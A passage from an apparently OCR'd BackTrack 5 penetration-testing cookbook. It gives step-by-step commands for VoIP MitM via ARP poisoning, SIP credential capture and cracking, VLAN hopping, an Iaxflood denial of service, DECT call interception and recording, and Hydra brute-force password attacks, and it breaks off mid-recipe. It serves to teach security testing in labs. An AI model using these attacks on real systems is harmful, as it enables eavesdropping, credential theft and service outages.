
7. Now that UCSniff is configured, we can install it:

```
make
make install
```


8. Next, we can launch the GUI version of UCSniff by executing the `./ucsniff -G` command.



9. Let's begin by selecting our interface. You may have different choices to view in your list:



10. We now need to select our mode. The mode that allows us to actually perform a legitimate attack is the MitM mode. Once we choose the **MitM** mode, we get two new options and they are the **Learning** and **Target** modes:



11. Under **Miscellaneous Options**, where we will not choose an option, there are several options which include the following:
    - Enable arp request poisoning
    - Enable SIP log
    - Enable Verbose mode
    - Bypass of GARP Disablement
    - Enable TFTP Modify Attack
    - Enable Mixing A/V
12. Next, click on the **Start UCSniff** button to start the scan.
13. Once you have concluded your scan, click on the **Stop UCSniff** button.

How it works...

In this recipe, we set UCSniff in MITM mode and allowed it to monitor our VoIP traffic on the network. UCSniff performed the task by ARP Poisoning the network and began gathering packets until we stopped it from running.

Mastering Xplico

In this recipe, we will use Xplico. Xplico is an Internet traffic capture tool that has the ability to capture data from many different applications including FTP, e-mail, VoIP, and many more. Xplico is also useful as a Network Forensic Analysis Tool (NFAT).

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...


Let's begin by installing Xplico:

1. Open a terminal window and update your local repositories:

   ```
   apt-get update
   ```

2. Next, run the install command for Xplico:


   ```
   apt-get install xplico
   ```



3. Xplico will be placed in the **BackTrack** | **Digital Forensics** | **Forensic Analysis** menu.
4. Open a terminal window and navigate to the folder containing Xplico:

   ```
   cd /opt/xplico/bin
   ```

5. Launch Xplico to reveal its help file.



6. Finally, we will execute our command to decode conversations in real time:

```
./xplico -m rltm -i eth0
```

   - `-m`: This option allows us to set our mode. In this case, we use `rltm` to select the real-time mode
   - `-i`: This option allows us to set our interface

How it works...

In this recipe, we used Xplico to capture SIP traffic. Xplico works by analyzing packets on the network and parsing them to gain valuable information. It then stores the information in its SQLite database.

Capturing SIP authentication

In this recipe we will capture SIP authentication traffic using a program included as a part of the SIPCrack suite of tools called SIPDump. SIPDump is a SIP login sniffer/cracker designed to capture the digest authentication information off the network. When used in conjunction with its partner tool, SIPCrack, we can not only capture login information but we can crack the files created with SIPDump.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin the capturing of SIP authentications using SIPDump:

1. Open a terminal window and navigate to the folder containing SIPDump:

```
cd /pentest/passwords/sipcrack
```

2. Next, let's issue the command to view the help file for SIPDump:

```
./sipdump
```

3. Finally, we set SIPDump for live capture mode:

```
/sipdump -i eth0 capture.txt
```

How it works...

In this recipe, we used SIPDump to capture SIP authentication traffic. We began the recipe by navigating to the directory containing SIPDump, and after reviewing the help file, executed a command to set live capture mode and output the captured digests out to a text file called `capture.txt`.

There's more...

We can take this recipe a step further by executing SIPCrack. While in the same directory, execute `./sipcrack` to view the help file for SIPCrack:

Finally, we put our command together to use the `capture.txt` file that we just created using SIPDump and specifying a wordlist:

```
./sipcrack -w /pentest/passwords/wordlists/darkcode.txt capture.txt
```

Mastering VoIP Hopper

In this recipe, we will provide the tools to master VoIP Hopper. VoIP Hopper is a tool that "hops" into a **VLAN**, or **Virtual Local Area Network**, by acting like an IP phone. It is a tool that is primarily used to test the security infrastructure of a VLAN.

Getting ready

The following requirements need to be fulfilled:


- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin by launching VoIP Hopper:

1. Open a terminal window and issue the command `voiphopper`. This will load the VoIP Hopper help file:

   `voiphopper`




2. VoIP Hopper has several options that we can utilize and they include:

   - `-i`: This option allows us to select our interface
   - `-c`: This option allows you to choose the capabilities
   - `-S`: This option allows you to choose the software you would like to use

   Using these, let's execute our command:

   `voiphopper -i eth0 -c 2`



Causing a denial of service

In this recipe, we will use Iaxflood to cause a denial of service on a target SIP device. A **denial-of-service attack** is designed to send enough traffic across the network (LAN or WAN) that causes a device to become unavailable to legitimate users. In this case, we are using Iaxflood to perform the attack on an Asterisk PBX system. Similarly, Inviteflood could be utilized to flood a target with "invite" requests until it cannot keep up with the traffic sent and denies all traffic.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to perform this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin the process of causing a denial-of-service attack by opening a terminal window:

1. Open a terminal window and navigate to the folder containing Iaxflood:

   ```
   cd /pentest/voip/iaxflood
   ```

2. The syntax for running Iaxflood is `./iaxflood [source IP] [destination IP] [number of packets]`. In our case we will issue 1 million packets on our target IP of `192.168.56.110`:

   ```
   /iaxflood 192.168.56.100 192.168.56.110 1000000
   ```

How it works...

In this recipe, we used Iaxflood to cause a denial-of-service attack on a network target. We began the recipe by navigating to the directory containing Iaxflood and executing the executable to send 1 million packets across to the target device!

Attacking VoIP using Metasploit

In this recipe, we will use Metasploit to attack a VoIP network. Metasploit contains several auxiliaries and modules to be utilized specifically against a VoIP network. Metasploit is a penetration testing framework that is included with BackTrack 5. We explore Metasploit in the recipes of *Chapter 5*, *Exploitation*.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin the process of attacking VoIP using Metasploit by launching the MSFCONSOLE through a terminal window:


1. Open a terminal window and start the MSFCONSOLE:

   ```
   msfconsole
   ```

2. Search for SIP modules:

   ```
   search SIP
   ```

   As you can see from the following screenshot there are many choices:



3. Use the SIP Scanner module:

   ```
   use auxiliary/scanner/sip/options
   ```

```
msf > use auxiliary/scanner/sip/options
msf  auxiliary(options) >
```

4. Next, let's display the options for the module:

```
msf  auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TO         nobody           no        The destination username to probe at each host
```

5. Finally, we need to set the target IP range by setting the RHOSTS option:

```
set RHOSTS 192.168.56.100/24
```

6. Now we simply run the payload:

```
run
```

How it works...

In this recipe, we used Metasploit to scan and identify SIP devices on our network. As you can see, there are a lot of modules ranging from username grabbing to authentication captures. Once the Scanner module executes, we will get a list of hosts that exist, which gives us a list of users to perform further attacks and exploits against.

Sniffing DECT phones

In this recipe we will use deDECTed to sniff traffic on **Digital Enhanced Cordless Telecommunications** (**DECT**) phones. DECT is the technology used in powering our cordless phones. It is also becoming increasingly popular in use in VoIP business class phone systems (IP-DECT). DeDECTed allows us the ability to both sniff and decode cordless phone calls.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network
- You will also need a DOSCH&AMAND compatible PCMCIA card

How to do it...

Let's begin the process of sniffing DECT phones by installing deDECTed:

1. Open a terminal window and install deDECTed:

   ```
   apt-get update
   apt-get install dedected
   ```

2. Install Audacity. Audacity is an open source audio editor and mixing tool.

   ```
   apt-get -y install audacity
   ```

3. Open a terminal window and navigate to the folder containing deDECTed:

   ```
   cd /pentest/telephony/dedected
   ```

4. Next we need to load our drivers by performing the following command lines:

   ```
   cd /pentest/telephony/dedected/com-on-air_cs-linux
   make node
   make load
   ```

5. Now, we have the ability to launch deDECTed. While still inside the `/pentest/telephony/dedected/com-on-air_cs-linux` directory, execute the following command:

   ```
   ./dect_cli
   ```

6. Next, we execute a callscan:

   ```
   callscan
   ```


7. Next, we execute the `autorec` command to record every phone call that is detected:

   ```
   autorec
   ```


8. Once we have the phone calls, we can decode the stream:

   ```
   ./decode.sh
   ```

9. Next, we can import the phone calls into Audacity. Press *Alt + F2* in order to bring up the application launcher. In the launcher, type `audacity` and click on the **Run** button:



10. To import the files, select **File** | **Import** | **Audio...**:



11. Navigate to the location of your `.wav` files and select one of the files to listen to the call.

12. Finally, let's perform our clean up steps. Switch to your terminal window and navigate to the `/pentest/telephony/dedected/com-on-air_cs-linux` directory, and execute the following commands:

```
make unload
rm /dev/coa
```

How it works...

In this recipe, we used deDECTed to sniff traffic on DECT phones. We began the recipe by installing deDECTed and Audacity from the repository. Next we loaded the drivers for deDECTed. Once we started deDECTed, we began scanning the network for calls and then began to record the calls with the `autorec` command. Next, we decoded the calls. Finally, we launched Audacity which allowed us to listen to the calls that we captured.

9
Password Cracking

In this chapter, we will cover:

- Online password attacks
- Cracking HTTP passwords
- Gaining router access
- Password profiling
- Cracking a Windows password using John the Ripper
- Using dictionary attacks
- Using rainbow tables
- Using NVIDIA Compute Unified Device Architecture (CUDA)
- Using ATI Stream
- Physical access attacks

Introduction

In this chapter, we will explore various ways to crack passwords to gain access to user accounts. Cracking passwords is a task that is used by all penetration testers. Inherently, the most insecure part of any system are the passwords submitted by users. No matter the password policy, humans inevitably hate entering strong passwords or resetting them as often as they should. This makes them an easy target for hackers.

Online password attacks

In this recipe we will use the THC-Hydra (Hydra) password cracker. There are times in which we will have the time to physically attack a Windows-based computer and obtain the **Security Accounts Manager** (**SAM**) directly. However, there will also be times in which we are unable to do so and this is where an online password attack proves most beneficial.

Hydra supports many protocols, including (but not limited to) FTP, HTTP, HTTPS, MySQL, MS SQL, Oracle, Cisco, IMAP, VNC, and many more! Be careful though, as this type of attack can be a bit noisy, increasing your chance of getting detected.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A computer that we can use as our victim

How to do it...

So let's begin the process of cracking an online password:


1. From the Start menu select **Applications** | **BackTrack** | **Privilege Escalation** | **Password Attacks** | **Online Attacks** | **hydra-gtk**.




2. Now that we have Hydra started, we will need to set our wordlists. Click on the **Passwords** tab. We will use a username list and a password list. Enter the location of your username and password list, shown as follows:
    - **Username List**: `/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/names/nameslist.txt`
    - **Password List**: `/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/passwds/john.txt`

A shortcut is to click inside the wordlist box to bring up a filesystem window.


Also select the **Loop around users** and **Try empty password** option:




3. Next, we will tune the attack. Under **Performance Options**, we set the number of tasks from `16` to `2`. The reason for this is that we do not want to have so many processes running that we bring down the server. Although optional, we also want to set the **Exit after first found pair** option:



4. Finally, we will go after our target. Click on the **Target** tab and set our target and protocol that we wish to attack. In our case, we are using the MySQL port of our Metasploitable machine `(192.168.10.111)`:



5. Finally, we execute the exploit by clicking on the **Start** tab and then clicking on the **Start** button:



How it works...

In this recipe, we used Hydra to perform a dictionary attack against our target. Hydra works by allowing us to specify a target, and using the username and password list attempts to apply brute force to passwords by using various combinations of usernames and passwords from both the lists.

Cracking HTTP passwords

In this recipe, we will crack HTTP passwords using the THC-Hydra (Hydra) password cracker. Access to websites and web applications are generally controlled by username and password combinations. As with any other password type, users typically type in weak or very weak passwords.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A computer that we can use as our victim

How to do it...

Let's begin the process of cracking HTTP passwords:


1. From the Start menu select **Applications** | **BackTrack** | **Privilege Escalation** | **Password Attacks** | **Online Attacks** | **hydra-gtk**.



